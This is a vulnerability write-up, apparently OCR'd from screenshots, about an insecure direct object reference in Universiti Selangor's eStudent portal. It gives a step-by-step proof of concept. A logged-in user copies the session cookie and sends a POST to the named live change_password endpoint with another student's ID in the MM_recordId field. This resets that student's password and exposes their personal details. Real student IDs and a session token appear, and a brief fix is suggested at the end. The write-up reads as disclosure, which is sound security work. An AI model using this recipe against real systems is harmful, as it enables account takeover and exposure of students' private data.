Universiti Selangor (UNISEL) E-student Portal
Insecure Direct Object References (IDOR) Vulnerability (Apr 2022)

Description


Users who have access to the system can change information about other users without their knowledge or will. This is due to the website storing the student ID on the user’s side, which allows the user to change the value of it before sending the POST request. By doing this, we are able to change other users' personal details, such as passwords, and view sensitive information about them just by having their student ID.

Tools

Postman

POC (Proof-of-concept)

Step 1: Login as a user that you have access to. For example, now I am using my student ID which is **4213005282**.




Student id: 4213005282
Password:

:- Course Registration
:- Student Registration
:- Examination Result
:- Student Hostel
:- Convocations

FAKULTI / PUSAT / UNIT	No Telefon		Email	Memo
	Shah Alam	Bestari Jaya		
Unit Rekod & Konvokesyen	03-5522 3481 03-5522 3461	03-3280 5020 03-3280 6080	unit_rekod@unisel.edu.my	
Unit Peperiksaan	03-5522 3594	03-3280 5023	uppk_bj@unisel.edu.my (Bestari Jaya) uppksa@unisel.edu.my (Shah Alam)	
Unit Kewangan Pelajar dan Kawalan Kredit	03-5522 3530 03-5522 3527 03-5522 3523 03-5522 3529 03-5522 3531	03-3280 5043 03-3280 5040 03-3280 5042 03-3280 5135 03-3280 5166	studentfinance@unisel.edu.my	📋
Fakulti Perniagaan dan Perakaunan	03-5522 3546		fba@unisel.edu.my	
Fakulti Pendidikan & Sains Sosial - Jabatan Pengajian Awal Kanak-kanak (JPAKK) - Jabatan Pendidikan Bahasa (JPB) - Jabatan Pengajian Islam (JPI) - Jabatan Sains Sosial (JSS)	 03-3280 5094 03-3280 5093 03-3280 5056 03-3280 5126		 jpakk_fpss@unisel.edu.my jpb_fpss@unisel.edu.my jpi_fpss@unisel.edu.my jss_fpss@unisel.edu.my	
Fakulti Sains Kesihatan	03-5522 3421		fhs@unisel.edu.my	
Fakulti Kejuruteraan dan Sains Hayat	03-3280 5123		fksh@unisel.edu.my	
Fakulti Komunikasi, Seni visual Dan pengkomputeran	03-3280 5121		admin-fcvac@unisel.edu.my	
Pusat Pengajian Asasi & Umum	03-3280 5152		padu@unisel.edu.my	
Pusat Pengajian Siswazah	03-5522 3437		cgs@unisel.edu.my	
Pusat Teknologi Informasi dan Komunikasi	03-3280 5199		helpdesk_cict@unisel.edu.my	📋

Step 2: Copy the **JSESSIONID** cookie once you have successfully logged in.



NAME :
ID NO / IC NO : 4213005282 /
PROGRAM :
FACULTY :
CAMPUS :
STATUS : ACTIVE

>> Main Page 15/04/2022 - 03:52:11

IMPORTANT DATE

EVENT	Start	End
Self Registration (iDaftar) Click	08/04/2022	12/04/2022
Add Drop Course Current Semester Click	13/04/2022	17/04/2022
Current Result Closed Click	23/07/2022	25/08/2022
Exam Slip Print Click	11/07/2022	22/07/2022

You are encouraged to change your password regularly for safety and security purposes. Click

Students without photo displayed in profile. Click


© copyright 2012 Unisel - Universiti Selangor

Name
survey.jsp
pijol.css
SpryValidationTextField.js
SpryValidationConfirm.js
SpryValidationCheckbox.js
SpryValidationTextField.css
unisel.png
SpryMenuBar.js
SpryMenuBarDown.gif
ga.js
ga.js
SpryMenuBarDownHover.gif
011025050201.jpg
SpryMenuBarRightHover.gif
new.gif
show_ads.js
no_pict.png
jquery.js
main.js
show_ads_impl.js?bust=310...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...
__utm.gif?utmwv=5.7.2&utm...

Request Cookies

Name	Value	D..	P..	E..	S..	H..	S..	S..	S..	P..	P
JSESSIONID	D2A777432E83DC...	e...	/...	S...	42	✓					M...
__utmc	49493298	....	/	S...	14						M...
__utmz	49493298.1649950...	....	/	2...	75						M...
__utma	49493298.2100240...	....	/	2...	60						M...
__utmt	1	....	/	2...	7						M...
__utmb	49493298.5.10.165...	....	/	2...	30						M...

Step 3: Set Postman to send a POST request to eStudent/change_password.jsp with POST keys shown below.



http://estudent.unisel.edu.my/eStudent/change_password.jsp?textfield1=apoapojo&textfield2=apoapojo&textfield3=passwordhere&textfield4=passwordhere&Submit=Subm...

	KEY	VALUE	DESCRIPTION
☑	textfield1	apoapojo	
☑	textfield2	apoapojo	
☑	textfield3	passwordhere	
☑	textfield4	passwordhere	
☑	Submit	Submit	
☑	MM_update	form1	
☑	MM_recordId		
	Key	Value	Description


Status: 200 OK Time: 176 ms Size: 9.35 KB

```
<!DOCTYPE html
    PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    <title>Change Password Succes</title>
    <link href="pijol.css" rel="stylesheet" type="text/css" />
    <script type="text/javascript">
        var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-1807403-9']);
  _gaq.push(['_trackPageview']);

  (function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
    ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';
```

Step 4: Paste the cookies (**JSESSIONID)** in Postman cookies section.




http://estudent.unisel.edu.my/eStudent/change_password.jsp?textfield1=apoapojo&textfield2=apoapojo&textfield3=passwordhere&textfield4=passwordhere&Submit=Subm...

```
JSESSIONID=D2A777432E83DC555C1003989A78983F; Path=/eStudent/; HttpOnly;
```

```
        </td>
        <td bgcolor="#999999">&nbsp;</td>
        <td bgcolor="#CCCCCC">&nbsp;</td>
```

Step 5: Insert into **textfield3** and **textfield4** to the password that you desire. Insert into **MM_recordId** the user/student ID that you want to change password for. For this example, I am using **4213005271** as my victim's student ID and I want to change victim's password to **passwordhere**. Do note that right now I am logged in as **4213005282** which is a totally different user.




POST http://estudent.unisel.edu.my/eStudent/change_password.jsp?textfield1=apoapojo&textfield2=apoapojo&textfield3=passwordhere&textfield4=passwordhere&Submit=Subm ...

Query Params

	KEY	VALUE	DESCRIPTION
☑	textfield1	apoapojo	
☑	textfield2	apoapojo	
☑	textfield3	passwordhere	
☑	textfield4	passwordhere	
☑	Submit	Submit	
☑	MM_update	form1	
☑	MM_recordId	4213005271	
	Key	Value	Description

Step 6: Send the POST request and the body response should have the html syntax **<title>Change Password Succes</title>**



POST http://estudent.unisel.edu.my/eStudent/change_password.jsp?textfield1=apoapojo&textfield2=apoapojo&textfield3=passwordhere&textfield4=passwordhere&Submit=Subm ...

Query Params


	KEY	VALUE	DESCRIPTION
☑	textfield1	apoapojo	
☑	textfield2	apoapojo	
☑	textfield3	passwordhere	
☑	textfield4	passwordhere	
☑	Submit	Submit	
☑	MM_update	form1	
☑	MM_recordId	4213005271	
	Key	Value	Description

Status: 200 OK Time: 163 ms Size: 9.35 KB

```
<!DOCTYPE html
    PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    <title>Change Password Succes</title>
    <link href="pijol.css" rel="stylesheet" type="text/css" />
    <script type="text/javascript">
        var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-1807403-9']);
  _gaq.push(['_trackPageview']);
```

Step 7: Now, logout and try to enter the victim's student ID that you have changed the password just now.



WELCOME TO eStudent | Univer

Server 1

Server 2

LOGIN

Student id 4213005271

Password ••••••••••••

Login

Forgot Password

INFORMATION


:- Course Registration
:- Student Registration
:- Examination Result
:- Student Hostel
:- Convocations

FAKULTI / PUSAT / UNIT	No Telefon		Email	Memo
	Shah Alam	Bestari Jaya		
Unit Rekod & Konvokesyen	03-5522 3481 03-5522 3461	03-3280 5020 03-3280 6080	unit_rekod@unisel.edu.my	
Unit Peperiksaan	03-5522 3594	03-3280 5023	uppk_bj@unisel.edu.my (Bestari Jaya) uppksa@unisel.edu.my (Shah Alam)	
Unit Kewangan Pelajar dan Kawalan Kredit	03-5522 3530 03-5522 3527 03-5522 3523 03-5522 3529 03-5522 3531	03-3280 5043 03-3280 5040 03-3280 5042 03-3280 5135 03-3280 5166	studentfinance@unisel.edu.my	▤
Fakulti Perniagaan dan Perakaunan	03-5522 3546		fba@unisel.edu.my	
Fakulti Pendidikan & Sains Sosial - Jabatan Pengajian Awal Kanak-kanak (JPAKK) - Jabatan Pendidikan Bahasa (JPB) - Jabatan Pengajian Islam (JPI) - Jabatan Sains Sosial (JSS)	 03-3280 5094 03-3280 5093 03-3280 5056 03-3280 5126		 jpakk_fpss@unisel.edu.my jpb_fpss@unisel.edu.my jpi_fpss@unisel.edu.my jss_fpss@unisel.edu.my	
Fakulti Sains Kesihatan	03-5522 3421		fhs@unisel.edu.my	
Fakulti Kejuruteraan dan Sains Hayat	03-3280 5123		fksh@unisel.edu.my	
Fakulti Komunikasi, Seni visual Dan pengkomputeran	03-3280 5121		admin-fcvac@unisel.edu.my	
Pusat Pengajian Asasi & Umum	03-3280 5152		padu@unisel.edu.my	
Pusat Pengajian Siswazah	03-5522 3437		cgs@unisel.edu.my	
Pusat Teknologi Informasi dan Komunikasi	03-3280 5199		helpdesk_cict@unisel.edu.my	▤
Pusat Pembelajaran Digital & Multimedia	03-5522 3515		e_learning@unisel.edu.my	

Shah Alam Campus [DU007 (B)]
Jalan Zirkon A 7/A, Seksyen 7, 40000 Shah Alam

Bestari Jaya Campus [DU007-01 (B)]
Jalan Timur Tambahan, 45600 Bestari Jaya

Step 8: Voila! Now you are logged into the victim's account with the student ID **4213005271** and you are able to see various kinds of sensitive information.



NAME : [redacted]
ID NO / IC NO : 4213005271 / [redacted]
PROGRAM : [redacted]
FACULTY :
CAMPUS :
STATUS :

>> Main Page 15/04/2022 - 03:58:58

QUICK NOTIFICATION

IMPORTANT DATE

EVENT	Start	End
Self Registration (iDaftar) Click	08/04/2022	12/04/2022
Add Drop Course Current Semester Click	13/04/2022	17/04/2022
Current Result Closed Click	23/07/2022	25/08/2022
Exam Slip Print Click	11/07/2022	22/07/2022

You are encouraged to change your password regularly for safety and security purposes. Click

Login to SGS

Students without photo displayed in profile. Click

© copyright 2012 Unisel - Universiti Selangor

Suggested solutions/fixes

The system should not store the user's student ID in the user side of input (POST request) and make a request based on user's input.